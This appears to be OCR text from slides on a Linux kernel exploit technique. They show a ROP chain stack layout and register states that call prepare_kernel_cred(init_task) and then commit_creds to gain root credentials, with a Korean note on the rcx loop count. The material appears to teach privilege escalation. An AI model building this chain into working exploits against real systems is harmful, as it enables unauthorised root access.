
[Register]

$rdi : &root_cred_struct

$rax : &root_cred_struct

$rcx : 0

$rcx가 0이므로 0회 반복



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

RSP → commit_creds

....

Linux Kernel Exploit Technique

$rip : commit_creds


[Register]

$rdi : &root_cred_struct

$rax : &root_cred_struct

$rcx : 0

commit_creds(&root_cred_struct)



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx


0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique

